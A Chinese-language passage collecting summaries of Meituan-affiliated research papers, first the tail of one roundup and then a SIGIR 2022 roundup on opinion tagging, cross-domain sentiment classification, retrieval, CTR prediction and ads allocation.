| Adaptive-RIIPS | **39.02** | **32.27** | **34.66** | **28.27** |
| RIIPS ($\alpha=0$) | 34.47 | 23.01 | 30.41 | 23.01 |

| **论文简介**：对于训练机器学习模型，一项关键任务是通过收集的反馈（例如，评分、点击）来构建训练数据。然而，从理论和实际经验中可以发现，收集的反馈中选择偏差会导致训练得到的模型有偏，从而导致训练结果是不是最优策略。为了解决这个问题，反事实学习受到了很多关注，现有的反事实学习方法可以分为 Value Learning 方法和 Policy Learning 方法。


本文研究了具有较大决策空间的 Top-$K$ 排序模型的 Policy Learning 方法，提出了

一个实用的学习框架，解决了较大决策空间学习中存在的 Importance Weight 爆炸、样本较少导致方差较大、训练效率低等问题。开源数据实验验证了所提出框架的有效性和效率。

## 论文 06：Applying Deep Learning Based Probabilistic Forecasting to Food Preparation Time for On-Demand Delivery Service（深度学习订单出餐时间概率预测）

| 下载地址：Applying Deep Learning

| 论文作者：高成良（美团）、张凡（美团）、周越（美团）、冯榕根（美团）、茹强（美团）、边凯归（北京大学）、何仁清（美团）、孙致钊（美团）





| 论文简介：在即时配送系统中，准确预估订单的商家出餐时间对用户和骑手体验都非常有价值。该问题主要有两个技术挑战，即样本标签不完整（部分订单只有出餐时间的大致范围）和数据不确定性大，常规的点估计回归方法很难处理。

本工作首次应用概率估计刻画订单出餐时间的不确定性，提出了一种基于深度学习的非参数化方法，并在特征构建和模型设计中充分利用范围标签的数据样本。在概率估计中，本文提出了 S-QL 损失函数，并证明了其与 S-CRPS 的数学关系，基于此对 S-CRPS 进行分位数离散化以优化模型参数。基于真实的配送数据评估以及线上 A/B 实验均证明了该方法的优势和有效性，该方法的预估结果已在美团即时配送系统中的多个核心模块中应用。

## 论文 07：A Framework for Multi-stage Bonus Allocation in Meal Delivery Platform（多阶段送餐奖励框架）

| 下载地址：A Framework for Multi-stage Bonus Allocation

| 论文作者：吴卓林（美团）、黄方胜（美团）、周琳钧（美团）、宋宇（美团）、叶成鹏（美团）、聂鹏宇（美团）、任昊（美团）、郝井华（美团）、何仁清（美团）、孙致钊（美团）




| 论文简介：美团配送旨在为顾客和餐厅提供优质稳定的服务，但每天仍然有数十万订单因为无人接单而被取消，订单的取消对用户体验和美团的声誉造成了极大的损害。为了解决这个问题，美团提供了一笔专项资金来提高尾部订单的用户体验。未被接起的订单将持续地曝光给骑手，因此我们需要持续地决策订单的额外奖励金额，直到订单被取消或被接单。由于订单上一时刻的激励方案会显著影响后续阶段订单的存续与取消概率，因此这一问题是复杂的多阶段时序决策问题。为了更好地提升用户体验，我们提出了一个新的框架来解决这一问题。这一框架包括三个部分：

1. 半参数化的订单完成概率与取消概率模型；
2. 基于拉格朗日对偶的动态规划算法；

3. 在线的实时分配算法。

其中半参数化的订单完成（取消）概率模型用于预测分配给订单的奖励金额与订单在这一时刻接起并最终完成（取消）的概率的关系、拉格朗日对偶动态规划算法主要通过历史订单数据计算每个分配时序的拉格朗日乘子解，在线分配算法使用离线部分获得的结果为每个订单计算出相应的激励方案。我们在真实配送场景上进行了 A/B 实验，实验结果表明新算法相较于基线算法的取消订单量下降了 25%，显著提升了用户体验。

## 写在后面

以上这些论文是美团技术团队与各高校、科研机构通力合作的成果。本文主要介绍了美团在图谱预训练、选择算法、意图自动发现、效果建模、策略学习、概率预测、奖励框架等技术领域一些科研工作。希望能对大家有所帮助或启发，也欢迎大家跟我们进行交流。

# ACM SIGIR 2022 | 美团技术团队精选论文解读

作者：美团技术团队

SIGIR 是信息检索方向的国际顶级会议（CCF-A 类）。第 45 届国际信息检索大会（The 45th International ACM SIGIR Conference on Research and Development in Information Retrieval，SIGIR 2022）已于上周（2022 年 7 月 11-15 日）在西班牙马德里举行，同时也支持线上参会。本次会议共收到 794 篇长文投稿，其中 161 篇长文被录用，录用率约 20%；共收到 667 篇短文投稿，其中 165 篇短文被录用，录用率约 24.7%。

今年美团技术团队有多篇论文被 ACM SIGIR 2022 收录，这些论文涵盖了观点标签生成、跨域情感分类、对话摘要领域迁移、跨域检索、点击率预估、对话主题分割等多个技术领域。本文将精选 10 篇论文做简要的介绍（附下载链接），希望能对从事相关研究的同学有所帮助或启发。

## 论文 01：Personalized Abstractive Opinion Tagging


**| 下载地址**：https://dl.acm.org/doi/pdf（Full Paper）

**| 论文作者**：赵梦雪（美团），杨扬（美团），李淼（美团），王金刚（美团），武威（美团），任鹏杰（山东大学），Maarten de Rijke（阿姆斯特丹大学），任昭春（山东大学）

**| 论文简介**：观点标签是一组总结用户对产品或服务感受的短文本序列，通常由针对

产品特定方面的一组短句组成。相较于推荐理由、方面标签、产品关键词等自然语言文本，观点标签能兼顾信息的完整性和关键信息的顺序性问题。关键词描述了该商户的基本信息，推荐理由可看作该商户下真实用户评论的高度浓缩，而观点标签“肉质很新鲜”则更完整地表达了当前用户对于该商户的“食材新鲜”方面的关键信息。

现有观点标签的标签顺序，只反映了基于统计信息的大众偏好，忽略了不同用户的个性化偏好。本文提出一种个性化的观点标签生成框架 POT。基于产品评论提取产品关键信息，并通过用户评论和用户行为追踪用户的显式和隐式偏好，以确定关键信息的顺序，从而保证产品信息依据用户的感兴趣程度排列。我们设计了一个基于评论的层次异构图联合建模了用户、产品、方面标签和评论中的词，通过节点间深层次的信息交互，挖掘用户和产品之间的潜在关系，缓解了评论的稀疏性问题。同时，我们基于用户对产品的点击、收藏和购买行为构建了多类行为图，通过探索用户之间的相似关系进一步增强用户偏好表示。我们针对评论数据和行为数据的不同特点设计了不同的去噪模块以保证用户偏好表示的准确性。我们构建了基于大众点评真实数据的个性化观点标签数据集 PATag，并在生成指标和排序指标中取得了良好的效果。此论文为 NLP CIKM 2020 论文《Query-aware Tip Generation for Vertical Search》的后续工作。




## 论文 02：Graph Adaptive Semantic Transfer for Cross-domain Sentiment Classification


**| 下载地址：**https://arxiv.org/pdf（Full Paper）


**| 论文作者：**张凯（美团），刘淇（中国科学技术大学），黄振亚（中国科学技术大学），张梦迪（美团），张琨（合肥工业大学），程明月（中国科学技术大学），武威，陈恩红（中国科学技术大学）

**| 论文简介：**跨域情感分类（CDSC）旨在使用从源域中学习到的可迁移语义信息来预测未标记目标域中评论的情感极性。目前针对该任务的研究更多地关注句子层面的序列建模，很大程度上忽略了嵌入在图结构中的丰富的域不变语义信息（即词性标签和依赖关系）。作为探索与理解语言理解特征的一个重要方面，自适应图表示学习近年来发挥了至关重要的作用，尤其是在许多基于图表征模型的传统 NLP 任务中。例如在细粒度的情感分析（ABSA）任务中，利用图结构中的句法信息来增强 Aspect 的语义表示已经成为 SOTA 模型的基本配置。

在本论文中，我们旨在探索从 CDSC 中的类图结构中学习不变语义特征的可能性。我们提出了图自适应语义迁移（Graph Adaptive Semantic Transfer, GAST）模型，这是一种自适应句法图嵌入表征方法，能够从单词序列和句法图中学习域不变语义。具体地说，我们首先设计了一个 POS-Transformer 模块来从单词序列以及词性标签中提取序列化的语义特征；然后，我们设计了一个混合图注意（Hybrid-GAT）模块，通过考虑可迁移、域共享的图依赖关系来生成基于句法的通用语义特征；最后，我们设计了一个集成的自适应优化策略（Integrated aDaptive Strategy, IDS）来指导两个模块的联合学习过程。在四个公共数据集上进行的广泛实验证明，GAST 的有效性优于一系列最先进的模型。




## 论文 03：ADPL: Adversarial Prompt-based Domain Adaptation for Dialogue Summarization with Knowledge Disentanglement


**| 下载地址**：https://dl.acm.org/doi/pdf（Full Paper）

**| 论文作者**：赵璐璐（北京邮电大学），郑馥嘉（北京邮电大学），曾伟豪（北京邮电大学），何可清，耿若彤（北京邮电大学），江会星（美团），武威（美团），徐蔚然（北京邮电大学）

**| 论文简介**：领域自适应是机器学习中的一个基本任务。在本文中，我们研究对话摘要任务中的领域迁移问题，试图借助源域的有标注数据迁移到无标注或少标注的目标域，进而提升低资源目标域下对话摘要的生成效果，可用于解决实际场景中小业务数据匮乏的挑战。传统的对话摘要领域迁移方法往往依赖于大规模领域语料，借助于预训练来学习领域间知识。该方法的缺点是实际语料收集难，对算力要求高，针对每一个目标域都需要进行耗时的预训练过程，效率低。

本文从微调的角度出发，提出了一种轻量级的解耦知识迁移方法 ADPL，无需大规模的预训练过程，仅仅利用源域数据和少量的无标注目标域数据，即可实现高质量的对话摘要生成。具体来说，我们基于 Prompt Learning 的思想，针对对话摘要任务中的领域迁移问题，提出了三种特定的 prompt 结构：Domain-Invariant Prompt (DIP)、Domain-Specific Prompt (DSP) 和 Task-Oriented Prompt (TOP)，其中 DIP 用来捕获领域间的共享特征，DSP 用来建模领域特有知识，TOP 用来促进生成流畅的摘要。在训练中，我们仅仅更新这些 Prompt 相关的参数就可以实现领域间知识的解耦和迁移，相比较之前的预训练方法，训练高效环保，对机器的显存要求显

著降低。同时，我们基于两个大规模的对话摘要数据集 QMSum 和 TODSum 构建了对话摘要领域迁移评测集，在两个评测集上取得了一致的最优效果，实验结果和消融分析都证明了本文提出方法的有效性。




## 论文 04：Structure-Aware Semantic-Aligned Network for Universal Cross-Domain Retrieval


**| 下载地址**：https://dl.acm.org/doi/pdf（Full Paper）

**| 论文作者**：田加林（美团），徐行（电子科技大学），王凯（电子科技大学），曹佐（美团），蔡勋梁（美团），申恒涛（电子科技大学）

**| 论文简介**：跨域检索（Cross-Domain Retrieval，CDR）旨在实现基于内容的多域图像表征对齐和检索；当域间差异过大时，也称之为跨模态检索。传统的 CDR 方法只考虑训练和测试数据来源于相同的域和相同类。然而，实际应用场景中测试样本常来自于未见类，或者未见域，又或者两者皆是。卷积神经网络已经成为 CDR 任务主流，然而，由于卷积操作的内在局部性，CNN 在对物体的全局结构信息进行建模时受到明显的制约。

基于上述问题，我们提出通用跨域检索（Universal Cross-Domain Retrieval, UCDR），其测试数据可以来源于未见类、未见域或者两者结合，方法中我们使用基于

Vision Transformer（ViT）的结构感知语义对齐网络，利用 ViT 的能力来建模物体的全局结构信息。具体而言，我们将自监督预训练的 ViT 模型和微调模型整合到一个框架下，通过对齐软标签防止微调模型遗忘全局结构信息，提升微调模型泛化性；通过可学习的类原型在超球空间对齐多域表征，提升微调模型的判别性。实验结果表明，我们的方法在跨域检索任务上远超现有算法，成功实现跨域表征对齐和模型泛化性。




## 论文 05：Multimodal Disentanglement Variational Autoencoders for Zero-Shot Cross-Modal Retrieval（Full Paper）


| **下载地址**：https://dl.acm.org/doi/pdf

| **论文作者**：田加林（美团），王凯（电子科技大学），徐行（电子科技大学），曹佐（美团），沈复民（电子科技大学），申恒涛（电子科技大学）

| **论文简介**：测试集由未见类组成是零样本跨模态检索（Zero-Shot Cross-Modal

Retrieval，ZS-CMR）关注的一个实际的检索场景。现有方法通常采用生成模型作为主要框架，学习联合潜在嵌入空间表征以缓解模态差异。一般来说，这些方法主要依靠额外的语义嵌入实现跨类的知识迁移，并且不自觉地忽略了生成模型中数据重建方式的影响。

基于上述问题，我们提出一个称为多模态解耦变分自编码器（MDVAE）的 ZS-CMR 模型，它由两个特定于模态的解耦变分自编码器（DVAE）和一个融合交换自动编码器（FVAE）组成。具体来说，DVAE 把每种模态的原始表征分解为模态不变特征和特定于模态的特征。FVAE 通过重构和对齐过程来融合和交换多模态数据的信息，而无需额外的语义嵌入。此外，我们还提出了一个新颖的反直觉交叉重构方案，以提高模态不变量特征的信息量和通用性，从而实现更有效的知识迁移。提出的方法在图像 – 文本和图像 – 草图检索任务中取得明显性能提升，建立了新的 SOTA 结果。



Multimodal DVAE


## 论文 06: Co-clustering Interactions via Attentive Hypergraph Neural Network

**| 下载地址：**https://dl.acm.org/doi/pdf（Full Paper）

**| 论文作者：**杨天持（北京邮电大学），杨成（北京邮电大学），张路浩（美团），石川（北京邮电大学），胡懋地（美团），刘怀军（美团），李滔（美团），王栋（美团）

**| 论文简介：**随着如电商平台中的用户 – 商家 / 商品的点击或者购买等交互数据的快速增多，人们提出了许多聚类方法用于发现交互模式，例如在外卖场景中的“白领经常在下午购买咖啡以提升工作效率”，从而作为先验知识来帮助下游任务。考虑到交互可以被视为多个对象之间发生的一个动作，大多数现有方法将对象及其成对关系建模为图中的节点和边。然而，他们只对实际的完整交互中的部分信息进行了建模和利用，即要么将一个完整交互分解成若干个成对的子交互以进行简化，要么只专注于对某些特定类型的对象进行聚类，这限制了聚类的性能和解释性。

在本文中，针对这一问题，我们提出通过注意力超图神经网络对交互进行协同聚类（CIAH）。具体来说，在通过超图对交互进行更全面的建模（包括用户属性、商家属性、菜品属性、时空属性等）后，我们提出一个注意力超图神经网络来编码完整交互，其中使用注意机制来选择重要的属性以作为聚类结果的解释。然后，我们引入了一种显著性方法来指导注意力机制的学习，以使其与属性的真实重要性更加一致，称为基于显著性的一致性。此外，我们还提出了一种新颖的协同聚类方法来对交互的表示和相应的属性选择分布进行协同聚类，称为基于聚类的一致性。实验表明 CIAH 在公开数据集和美团数据集上均显著优于最先进的聚类方法。




## 论文 07：DisenCTR: Dynamic Graph-based Disentangled Representation for Click-Through Rate Prediction

**| 下载地址：**https://dl.acm.org/doi/pdf（Short Paper）

**| 论文作者：**王一帆（北京大学），覃义方（美团），孙昉（美团），张博（美团），侯旭阳（美团），胡可（美团），程佳（美团），雷军（美团），张铭（北京大学）

**| 论文简介：**点击率（CTR）预估在推荐系统、搜索广告等下游业务中有着重要的应用。现有工作常常通过用户行为序列刻画用户兴趣，却未能捕捉用户实时兴趣的多样性（Diversity）和流动性（Fluidity）。为了更加准确地刻画用户实时兴趣，提升 CTR 预估质量，该论文提出了基于动态图的解耦合表示框架 DisenCTR，对用户不断变化的多兴趣进行建模。DisenCTR 在动态时序 U–I 子图上通过动态路由机制提取用户多兴趣的解耦合表示（Disentangled Representation），并使用混合霍克斯过程（Mixture of Hawkes Process）模拟用户历史行为中的自激效应。该模型在公开数据集和美团私有数据集上均取得了显著的性能提升。



# 论文 08：Hybrid CNN Based Attention with Category Prior for User Image Behavior Modeling

| **下载地址**：https://arxiv.org/pdf（Short Paper）

| **论文作者**：陈鑫（美团），唐庆涛（美团），胡可（美团），徐越（美团），邱世航（香港科技大学），程佳（美团），雷军（美团）

| **论文简介**：在推荐广告场景中，每个 POI 会展示其对应的图片，展示的图片通常会影响用户是否点击这个 POI，这意味着建模用户对图片的偏好有助于 CTR 建模。业界对图片建模大多数停留在 POI 侧，较少关注用户侧图片行为序列的建模。目前现有的用户创意图片行为序列模型通常使用 Two-Stage 的模型结构，即在第一阶段通过现成的 CNN 网络提取创意图片的 Embedding，第二阶段使用图片 Embedding 和 CTR 模型联合训练，这种两阶段架构对于 CTR 建模是次优的，除此之外现有的 CNN 缺乏场景属性相关的类别先验，会导致 CNN 提取场景任务无关的特征，从而限制了 CNN 的表达能力。

为此，在本文中我们设计了一种 Fixed-CNN 和 Trainable-CNN 混合的 Hybrid CNN 结构 (HCCM)，来建模用户图像行为序列。文章主要贡献：1）通过 ImageNet 预训练的参数初始化浅层 CNN，固定浅层 CNN 参数的同时将深层 CNN 与 CTR 模型联合训练。2）设计了将候选图片和用户对图片的偏好相结合的图片语意 Attention 机制，为提升 CNN 在推荐广告 CTR 任务上的特征提取能力，HCCM 将图片和图片的类别先验在 Feature Map 维度通过 Channel Attention 的方式提取类目体系相关特征。相关技术方案在到店推荐广告的所有场景（包括首页信息流推荐、商户详情页推荐和团单详情页推荐等）均取得了显著效果。




**Figure 2.** Hybrid CNN with Category Prior




**Figure 1.** The Architecture of Our CTR Prediction


# 论文09：Dialogue Topic Segmentation via Parallel Extraction Network with Neighbor Smoothing

**| 下载地址：**https://dl.acm.org/doi/pdf（Short Paper）

**| 论文作者：**夏今雄（美团），刘操（美团），陈见耸（美团），李宇琛（美团），杨帆（美团），蔡勋梁（美团），万广鲁（美团），王厚峰（北京大学）

**| 论文简介：**对话主题分割需要将对话分割成具有预定义主题的片段。现有的主题切分研究采用两阶段范式，包括文本切分和片段标注。然而，这些方法在分割时往往侧重于局部上下文，并且没有很好地捕捉到片段间的依赖关系。此外，对话段边界的模糊性和标签噪声对现有模型提出了进一步的挑战。

为此，我们提出了基于邻域平滑的并行抽取网络（PEN-NS）来解决上述问题。具体来说，我们提出了并行抽取网络来执行片段提取，优化片段的二分匹配代价以捕获片段间的依赖关系。此外，我们还提出了邻域平滑来处理数据噪声和边界模糊。在基于对话和基于文档的主题分割数据集上的实验表明，PEN-NS的性能显著优于现有的模型。




## 论文 10：Deep Page-Level Interest Network in Reinforcement Learning for Ads Allocation

**| 下载地址**：https://dl.acm.org/doi/pdf（Short Paper）

**| 论文作者**：廖国钢（美团），石晓文（美团），王泽（美团），吴晓旭（美团），张楚珩（美团实习生），王永康（美团），王兴星（美团），王栋（美团）

**| 论文简介**：在 Feed 流场景下，用户在页面的行为模式受页面展示多个物品影响，单点兴趣无法建模页面内多物品的竞争关系，难以利用更丰富的请求级用户行为信息（如下刷，流失等），无法充分提取用户复杂的页面级决策模式。因此，如何利用用户的请求级行为信息，建模列表物品的竞争关系和相互影响，在重排、混排、预估等场景均有极大业务价值，是一个非常有意义也极具挑战性的问题。业界主流用户兴趣建模框架侧重通过单物品行为序列来刻画用户的兴趣，主要有三方面局限性：一是单物品序列忽略了列表中物品竞争关系；二是点击下单等单物品行为忽略了用户的页面级行为信息，对于用户行为刻画不完整；三是忽略用户感受野差异，不同用户对页面中不同区域物品的关注度有较大差异。




针对以上挑战，本文设计了基于强化学习框架的页面级深度兴趣网络框架（DPIN），利用用户的列表粒度行为信息，刻画列表广告与广告、广告与自然结果的竞争关系和相互影响，建模用户在浏览页面时复杂的决策行为模式。具体有四方面：一是基

于用户历史行为构造 Page-Level 序列，设计页面内自注意力层对页面内竞争关系进行建模；二是在点击下单行为的基础上，增加下刷、流失屏等页面级负反馈、隐式反馈信息，并对隐式反馈信息去噪；三是设计不同卷积核对页面的局部视野信息进行抽取，得到多个通道的 Page-Level 信息，建模考虑用户感受野差异；四是设计 Page-Level 行为匹配层，对不同通道的用户历史行为序列和当前候选序列进行整体匹配建模，提升广告分配决策效率。本文的技术方案在美团外卖场景取得了显著效果，并完成线上大规模落地。此论文为 WWW 2022 论文《Cross DQN: Cross Deep Q Network for Ads Allocation in Feed》的后续工作。

## 写在后面

